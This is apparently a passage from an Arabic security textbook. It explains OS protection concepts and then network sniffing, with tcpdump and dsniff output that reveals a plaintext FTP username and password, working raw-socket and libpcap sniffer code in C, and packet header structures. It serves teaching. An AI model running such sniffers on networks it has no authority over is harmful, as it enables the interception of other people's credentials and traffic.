هذا ال Concept مشابه لمبدأ ال Rings المعمول به في ال x86 Architecture، فهو ينص على وضع المهام وال Functions الحساسة والمُهمة في ال (Low Layers) ثم الأقل أهمية في ال (Upper Layers)، وهكذا.. يُمكن التواصل بين هذه ال Layers عبر "interfaces" مُحددة لِكي نتمكن من فرض شروط التواصل هذا!. فكُل Layer محمية من التلاعُب من أي Layers أخرى.

Each layer is protected from tampering by any other layer, Also outer layers cannot violate or override any security policy enforced by an inner layer.

Abstraction


هذا ال Abstraction يشبه مفهوم ال "Black Boxing" بعض الشيء..

وماهذا ال Black Box ؟

نُطلق هذا المصطلح على ال Device أو ال System أو ال Object الذي يستقبل منك inputs ويقوم بإخراج Outputs، ولا يُطلِعُك على العمليات التي حدثت فيما بينهم!.

فلو جئنا لنُسقِطَهُ على ال O.S فنُلاحظ أن نظام تشغيل مثل الويندوز، لا يُطلِعُك على التفاصيل التي تحدث عندما تقوم بفتح برنامج ال Word مثلاً، ويكتفي بإظهار صورة صغيرة لك بينما هو في ال Back Ground يقوم بعمل الإعدادات اللازمة لفتح البرنامج لك.

الشكل يُوضح مفهوم ال Black Boxing:



في عمليات ال Access Controls على سبيل المثال، بدلاً من الانشغال بإعطاء الصلاحيات المناسبة لكل User، ويُسمى هُنا "Subject".. يكون التركيز على ال Objects عوضاً عن ذلك، بمعنى أننا نقوم بإنشاء Groups، ثم نعطي الصلاحيات لكل group منهم، فيتم تصنيف ال users عبر توزيعهم على هذه ال groups.

وبمجرد أن ينتمي ال user إلى ال group المناسب له، سيمتلك صلاحيات هذا ال group. هذا الأمر يظهر فائدته عند التعامل مع مستخدمين كُثُر وبصلاحيات متفاوتة.

Data Hiding

هذ الخاصية تُشبه مفهوم ال Layering قليلاً، فهي توفر نوع من الحماية للبيانات عن طريق منحها Security Level مُعينة، وبالتالي أي Process تنتمي إلى Security Level أُخرى مُختلفة لن تتمَكّن مِن كَشْف هذه البيانات.

It ensures that data existing at one level of security is not visible to processes running at different security levels.

Process Isolation

هذه الخاصية من أهم الخصائص التي يستخدمها ال O.S لحماية نفسه وجميع ال resources التي تقع تحت سيطرته.

فيتم هُنا تقسيم ال memory إلى مساحات معزولة عن بعضها، ويتم السماح للبرامج أو ال Applications أو ال utilites التي تعمل على هذا ال O.S باستخدام هذه المِساحات بناءً على احتياجاتها.

ويقوم نظام التشغيل بحماية هذه ال processes بحيث لا تطغى أي process على أُخرى، وذلك بِمَنع أي process من مُحاولة عمل access لأي مِساحَة داخِل ال memory ليست مُخَصَّصَة لَها!.

Requires that the operating system provide separate memory spaces for each process's instructions and data. It also requires that the operating system enforce those boundaries, preventing one process from reading or writing data that belongs to another process.

إلى هنا نكون انتهينا من الحديث عن بعض الأساسيات المتعلقة بال "Computer Security".

سننتقل إلى موضوع جديد..

حيثُ نقوم بتحليل ودراسة بعض أنواع الهَجَمات الشَهيرَة كال Buffer Overflow وغيرها.. تأكد من استيعابك لأساسيات البرمجة التي شرحناها في الباب الأول، وأمثلة الشبكات التي تناولناها في الباب الثاني كي نَضْمَن لَكَ الفَهم الجَيد للفَقرات القادِمة بإذن الله..

Network Sniffing

نُطلق على هذا البرنامج الصغيرالذي يقوم بعمل Intercept لل Traffic المار خِلال شبكةٍ ما وعمل Log لهذا ال Traffic بال "Network Sniffer".

يقوم برنامج مثل ال tcpdump بوضع كارت الشبكة لديك على وَضْع "Promiscuous Mode"، هذا ال mode يُمَكِّنُهُ مِن القيام بعملية ال "packet-capturing".

هذه نتائج ال tcpdump والتي تُظهِر التقاط الحساب الخاص بال FTP.

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win
17316 <nop,nop,timestamp 466808 920202> (DF)
0x0000 4500 005d e065 4000 8006 97ad c0a8 0076    E..].e@........v
0x0010 c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8    ........)..s^...
0x0020 8018 43a4 a12f 0000 0101 080a 0007 1f78    ..C../.........x
0x0030 000e 0a8a 3232 3020 5459 5053 6f66 7420    ....220.TYPSoft.
0x0040 4654 5020 5365 7276 6572 2030 2e39 392e    FTP.Server.0.99.
0x0050 3133 13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000 4510 0034 966f 4000 4006 21bd c0a8 00c1    E..4.o@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c    ...v....^...)...
0x0020 8010 16d0 81db 0000 0101 080a 000e 0c56    ...............V
0x0030 0007 1f78 ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42
win
5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000 4510 0040 9670 4000 4006 21b0 c0a8 00c1    E..@.p@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c    ...v....^...)...
0x0020 8018 16d0 edd9 0000 0101 080a 000e 0f5a    ...............Z
```

```
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a    ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000 4500 0056 e0ac 4000 8006 976d c0a8 0076    E..V..@....m...v
0x0010 c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4    ........)...^...
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5    ..C.N,..........
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264    ...Z331.Password
0x0040 2072 6571 7569 7265 6420 666f 7220 6c65    .required.for.le
0x0050 6563 ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000 4510 0034 9671 4000 4006 21bb c0a8 00c1    E..4.q@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe    ...v....^...)...
0x0020 8010 16d0 7e5b 0000 0101 080a 000e 0f5b    ....~[.........[
0x0030 0007 1fc5 ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000 4510 0042 9672 4000 4006 21ac c0a8 00c1    E..B.r@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe    ...v....^...)...
0x0020 8018 16d0 90b5 0000 0101 080a 000e 10d1    ................
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465    ....PASS.l8@nite
0x0040 0d0a ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27
win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000 4500 004f e0cc 4000 8006 9754 c0a8 0076    E..O..@....T...v
0x0010 c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02    ........)...^...
226 0x400
0x0020 8018 438a 4c8c 0000 0101 080a 0007 1feb    ..C.L...........
0x0030 000e 10d1 3233 3020 5573 6572 206c 6565    ....230.User.lee
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a ch.logged.in...
```

لقد تم التقاط حساب المُستخدم الخاص بال FTP أثناء اتصاله بال FTP Server، فكما تعلم أن البيانات التي يتم إرسالها عبر الشبكة باستخدام بروتوكول ال FTP أو ال Telnet تكون Unencrypted!.

وهذا توضيح لنقطة الضعف هذه:

Using FTP both the command and data channels are unencrypted. Any data sent over these channels can be intercepted and read. One common exploit that takes advantage of this particular vulnerability is the man-in-the-middle attack using ARP poisoning and a packet sniffer.

بالطبع إذا استخدم السيد "Leech" هُنا بروتوكول ال FTPS بدلاً من ال FTP لن تظهر ال Session لأن ال FTPS يَستَخدِم ال SSL في تشفير عملية ال Login. وبالمِثْل بَدَلاً مِن استخدام ال Telnet يُفضل استخدام ال SSH لِتَحقيق الإتصال الآمِن.

تُوجد أدوات أكثر تفصيلاً من ال tcpdump تقوم بالتقاط حِسابات المُستَخدِمين بشكل مُباشر مِثل ال dsniff.

Dsniff:

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite
```

Building Our Sniffer!

والآن سنتعرف عن قرب كيف تعمل برامج ال Network Sniffing المختلفة.

تعال نُلقِ نظرة على ما يقولهُ هذا الرجُل:

Packet sniffers can be coded by either using sockets api provided by the kernel, or by using some packet capture library like libpcap.

Basic Sniffer using sockets
To code a very simply sniffer in C the steps would be:

1. Create a raw socket.
2. Put it in a recvfrom loop and receive data on it.

A raw socket when put in recvfrom loop receives all incoming packets. This is because it is not bound to a particular address or port.

```
sock_raw = socket(AF_INET , SOCK_RAW , IPPROTO_TCP);
while(1)
{
data_size = recvfrom(sock_raw , buffer , 65536 , 0 , &saddr , &saddr_size);
}
```

That’s all. The buffer will hold the data sniffed or picked up. The sniffing part is actually complete over here. The next task is to actually read the captured packet, analyze it and present it to the user in a readable format.

...

يُريد هذا الرجُل أن يُخبرنا أنه سيستخدم ال Row Socket ليَكشِف من خلاله ما يحدث داخل ال OSI Layers، وكما يظهر في الكود فقد حدد نوع ال Protocol Family ب IPv4، واختار نوع ال Socket ليكون Row Socket، ثم حدد أنه يُريد مراقبة بروتوكول ال TCP. ثم استخدم ال ( )recvfrom والتي تستقبل ال Arguments التي تراها بالأعلى، استخدمها كي يقوم بعمل Capture لل traffic المار عَبْرَ كارت الشبكة وتَخزينه في ال buffer، ولكي يَكتمِل هذا ال Sniffer الرائع، لابُدَّ أن نَستخدِم function لِعَمَل فَرْز وعَرْض هذه ال data.

أليس كذلك!، فماذا سنستخدم؟..

سَنستَخدِم ال ( )dump التي شَرحناها في الفصل السابق!. يُمكِنُك مُراجعتها كي تتذكر آلية عملها.

هيا لنُشاهد هذا ال Sniffer بعد إدخال ال ( )Dump عليه:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "error.h"
```

```
int main(void) {
  int i, recv_length, sockfd;
  u_char buffer[9000];
  if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
     fatal("in socket");
  for(i=0; i < 3; i++) {
     recv_length = recv(sockfd, buffer, 8000, 0);
     printf("Got a %d byte packet\n", recv_length);
     dump(buffer, recv_length);
  }
}
```

هذا الكود يقوم بفتح row socket من نوع TCP، ويقوم بِعمل capture لعدد (3 Packets) كما يبدو داخل دالة ال For( ).

ثم يقوم بطباعة ال row data الخاصة بكل packet باستخدام ال dump( ). لاحظ أننا في البداية عَرَّفْنا الْمُتَغير buffer وَحَددْنا نوعه "unsigned char".

ولِماذا اخترنا "unsigned char" بالذات؟

لأنها أفضل صيغة تُستخدم في ال network programming، فهي تتعامل بشكل جيد مع ال binary data..

هل تتذَكَّر برنامج "the Server" الذي تحدثنا عنه في الباب الثاني؟.

سنقوم بإرسال بعض ال texts لهذا ال server ونُجرِّب كيف سيقوم ال sniffer بعمل capture لِهذا ال text الذي يجري إرساله.

هذه نتائج تشغيل ال Sniffer أثناء فتح Session مع ال Server:

```
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Got a 68 byte packet
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@.F#..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*...........l.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G......&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | .;e.this is a te
73 74 0d 0a                                     | st..
Got a 70 byte packet
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@.F ..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*...........l.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.......&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAA
41 41 41 41 0d 0a                               | AAAA..
Got a 71 byte packet
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@.F...*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*...........l.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE......&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
66 6a 61 73 64 0d 0a                            | fjasd..
reader@hacking:~/booksrc $
```

تذكر أَنَّ (0x41) تَعني (A) بال ASCII. لقد قُمنا بِتَجرِبة ال sniffing باستخدام ال row socket، والآن سَنُجرِّب استخدام ال libpcap library، والتي يستخدِمُها ال tcpdump و ال dsniff.

libpcap Sniffer

مايلي تعريف هذه ال Lib:

The Packet Capture library provides a high level interface to packet capture systems. All packets on the network, even those destined for other hosts, are accessible through this mechanism. It also supports saving captured packets to a “savefile”, and reading packets from a “savefile”.

قام بكتابتها ثلاثة مُطوِّرون ينتمون إلى جامعة كاليفورنيا، بريكلي.. شُكراً لهم ☺.

سنقوم باستخدام ال functions الخاصة بهذه ال Lib

```
#include <pcap.h>
#include "error.h"

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}

int main() {
  struct pcap_pkthdr header;
  const u_char *packet;
  char errbuf[PCAP_ERRBUF_SIZE];
  char *device;
  pcap_t *pcap_handle;
  int i;

device = pcap_lookupdev(errbuf);
if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);

printf("Sniffing on device %s\n", device);

pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);

for(i=0; i < 3; i++) {
    packet = pcap_next(pcap_handle, &header);
    printf("Got a %d byte packet\n", header.len);
    dump(packet, header.len);
  }
  pcap_close(pcap_handle);
}
```

هذه ال Library بِها العديد مِنَ ال functions وال structures لِتَقوم بِعَمَل ما نُريد.

نبدأ بال main( ):

قُمنا باستدعاء struct من هذه ال lib وهو pcap_pkthdr..

اشتققنا منه object وأسميناه header..

هذا ال object سيحمل نفس ال variables المُندرِجَة تحت هذا ال struct كما تَعلَم.

هاهي:

```
struct pcap_pkthdr {
        struct timeval ts;      /* time stamp */
        bpf_u_int32 caplen;     /* length of portion present */
        bpf_u_int32 len;        /* length this packet (off wire) */
};
```

- أول متغير يُستخدم لِعرض الوقت الذي حدث فيه ال capturing.
- والثاني سيَعرض لك حجم ال data المُتاح لك التقاطها خلال عملية ال capture.
- والثالث سيَعرض لك حجم ال Packets الفعلية التي يتم التقاطها!.

ثم قُمنا بِتعريف المُتغير الذي سَنَضع بِه ال row bytes بصيغة unsigned char كما أوضحنا سالفاً. ويأتي بعده متغير بإسم errbuf له حجم ثابت وهو 256 bytes، سنستخدم هذا المُتغير لِنَضَع بِه مَسار ال device الذي سَيَقوم بِعملية ال sniffing، وهو في حالتِنا هُنا سيكون dev/eth0/ ونعني بها ethernet0 إشارةً إلى كارت الشبكة لدينا.

ثُمَّ نأتي لهذا الجزء:

```
device = pcap_lookupdev(errbuf);
if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);

printf("Sniffing on device %s\n", device);
```

استخدمنا pcap_lookupdev( ) لِتقوم بالتحقق من كارت الشبكة لديك:

"Find the default device on which to capture"

وإن تَعَذَّر ذلك، فَسَتُرجِع لَنا error عن طريق fatal( ) التي استخدمناها مِراراً مِن قَبْل.

ثُمَّ هذا الجزء:

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);
```

استخدمنا هُنا pcap_open_live( ) وهي مِن ال libpcap library أيضاً.

وتأخُذ مَجموعَة مِن ال arguments كما نُلاحِظ:

- الأول هو مَسار ال device نفسه، /dev/eth0
- والثاني هو ال maximum packet size
- والثالث هو promiscuous mode flag
- والرابع هو ال timeout value
- والخامس هو pointer يشير إلى ال errbuf

الجُزء الأخير:

```
for(i=0; i < 3; i++) {
    packet = pcap_next(pcap_handle, &header);
    printf("Got a %d byte packet\n", header.len);
    dump(packet, header.len);
  }
```

كالعادة نقوم بعمل loop لاستقبال ال packets، وحددنا عددهم ليكون ثلاثة.

هذه ال pcap_next( ) تَستَقبِل arguments عِبارة عن ال handle القادم من ال Pcap_open_live( ) والآخر هو ال "address of our object" الذي اشتققناهُ من ال pcap_pkthdr، الذي يحوي بيانات ال length of packets و ال time of capturing.

تُعتَبَر وظيفة هذه ال function كالآتي: "Return the next available packet"

ثُمَّ تأتي وظيفة ال dump( )، وتَستَقبِل two arguments:

- الأول هو ال packet، وهو عِبارة عن unsigned char لِيَحمل بِداخلهِ ال row bytes
- والثاني هو أحد ال attributes أو ال elements الخاص بال header، (تَكَلمْنا عنهُ في أول جزء).

هذا يَعني أَنَنا لا نُريد من هذا ال struct سوى هذا ال variable المُتعلق بال length.

ثُم أخيراً نَستخدِم close_pcap( ) لإنهاء العملية:

```
pcap_close() - close a capture device or save file
```

هيا لِنقوم بتشغبل هذا الكود:

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap
reader@hacking:~/booksrc $ ./pcap_sniff

Fatal Error in pcap_lookupdev: no suitable device found
reader@hacking:~/booksrc $ sudo ./pcap_sniff
Sniffing on device eth0
Got a 82 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@.@.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | *...........l...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.......&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a                                           | ..
Got a 66 byte packet
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e...l..P..E.
00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=,@.@.'M..*...
2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.......l.......
230 0x400
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.......G'l&.
a7 76                                           | .v
Got a 84 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@.@.F...*...
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | *...........l...
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | ..........&....G
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'lAAAAAAAAAAAAAA
41 41 0d 0a                                     | AA..
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $
```

لاحظ ظهور ال error في البداية بسبب عدم استخدام sudo command

تَمَّ بِنجاح..

سَننتقِل الآن إلى أُمُور أكثر إثارةً..

سنقوم بعمل Analysis لل OSI Layers..

أعِدُك بأن تفهم ال OSI Layers بعُمق مع انتهاء الفقرة القادمة.

هيا بِنا..

Layer Analysis

هذا ال traffic المار عبر الشبكة عبارة عن packets تحتوي على data و headers يوضح التفاصيل المُتعلِّقة بِتلك ال data. سنقوم الآن بِعَمل ما يُسمى بال "Decoding the Layers".

سنبدأ بالمرور على الطبقات الثلاث، (Data-Link, Network, and Transport Layers)، نقوم خلالها بتفكيك وتحليل محتويات ال Header الخاص بكل طبقة، وتجهيزهم كي يتم استخدامهم فيما بعد..


سنبدأ بال Ethernet Header.

Ethernet Header

في نظام التشغيل Linux تم تعريف ال structure الخاص بال Ethernet Header عبر هذا المسار:

`/user/include/linux/if_ether.h`

سأعرض لك screenshot من جهازي، وهي توضح جزء من هذا الملف:



أول Define هي اختصار ل "Ethernet Address Length" تعني أنهُ تَمَّ تخصيص 6 bytes من أجل ال MAC Address. لاحظ في السطر الذي يبدأ ب:

```
#define ETH_HLEN      14
```

إنه يقوم بتعريف طول ال Ethernet Header ليكون 14 Bytes.

أيضاً ال field الخاص بال data length ذَكَر أنهُ لا يَتَجاوَز ال 1500 bytes، وهذا هو ال MTU الذي تَكلمنا عنه في الفصل السابق. لاحظ في السطر الذي يليهِ أنهُ قامَ بإضافة ال 14 bytes على ال 1500 ليُعطينا المُحصلة وهي ال "Frame" الذي هو عباره عن ال Data مُضافاً إليها ال Header.

هاهو:

```
#define ETH_ALEN 6 /* Octets in one ethernet addr */
#define ETH_HLEN 14 /* Total octets in header */


/*
*   This is an Ethernet frame header.
*/

struct ethhdr {
  unsigned char h_dest[ETH_ALEN]; /* Destination eth addr */
  unsigned char h_source[ETH_ALEN]; /* Source ether addr */
  __be16 h_proto; /* Packet type ID field */
} __attribute__((packed));
```

والآن هيا لِنُحَوصِل ما مضى:

6 bytes Source MAC + 6 bytes Dest MAC + 2 bytes type of ethernet packet =
14 bytes (Ethernet Header)

هل تتذكر هذا ال "type of ethernet packet" ؟

تحدثنا عنه في فقرة بروتوكول ال ARP في الباب الثاني، عندما كُنا بحاجة لِمَعرِفة نوع ال packet ما إذا كانت ARP أم data عادية. سَنقوم بعمل ال structure الخاص بِنا بِناءً على هذه المعلومات القيِّمة، مع تَغيير بعض التسميات غير الواضحة إلى ما نَراهُ أوضح ثُم نَضعهُم في include file على حِدة.


```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14

struct ether_hdr {
  unsigned char ether_dest_addr[ETHER_ADDR_LEN]; //Dest. MAC
  unsigned char ether_src_addr[ETHER_ADDR_LEN]; // Source MAC
  unsigned short ether_type; // Type of Ethernet packet
};
```

سَنُطلِق على هذا الملف "Network.h".

والآن سننتقل إلى ال structure الخاص بال IP Header.

IP Header



لاحظ أن ال IP Header يَبْلُغ طوله 20 bytes بدون ال Options field.

وكما فعلنا مع ال Ethernet Header سنفعل هُنا نفس الشيء.

هذا الشكل يُوضح مَسار هذا ال Header:

```
root@kali:~# ls /usr/include/netinet
ether.h   if_ether.h  if_tr.h   in.h         ip6.h  ip_icmp.h  udp.h
icmp6.h   if_fddi.h   igmp.h    in_systm.h   ip.h   tcp.h
root@kali:~# cat /usr/include/netinet/ip.h
```

مايلي بعض محتويات هذا ال Struct:

```
struct iphdr
{
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
   /*The options start here. */
};
```

سنقوم بإنشاء هذا ال Header أيضاً و ضَمّهِ إلى ال include file ذاته..

الذي أسميناه:"Network.h"

```
struct ip_hdr {
  unsigned char ip_version_and_header_length; // Ver and hdr len
  unsigned char ip_tos; // Type of service
  unsigned short ip_len; // Total length
  unsigned short ip_id; // Identification number
  unsigned short ip_frag_offset; // Fragment offset and flags
  unsigned char ip_ttl; // Time to live
  unsigned char ip_type; // Protocol type
  unsigned short ip_checksum; // Checksum
  unsigned int ip_src_addr; // Source IP address
  unsigned int ip_dest_addr; // Destination IP address
};
```

ونختم بال TCP Header.

TCP Header

أيضاً هذا ال Header يبلغ طوله 20 bytes ، بدون ال options field.

نَعرِض في الصفحة التالية شكل هذا ال Header:

Bit 0	Bit 15	Bit 16	Bit 31
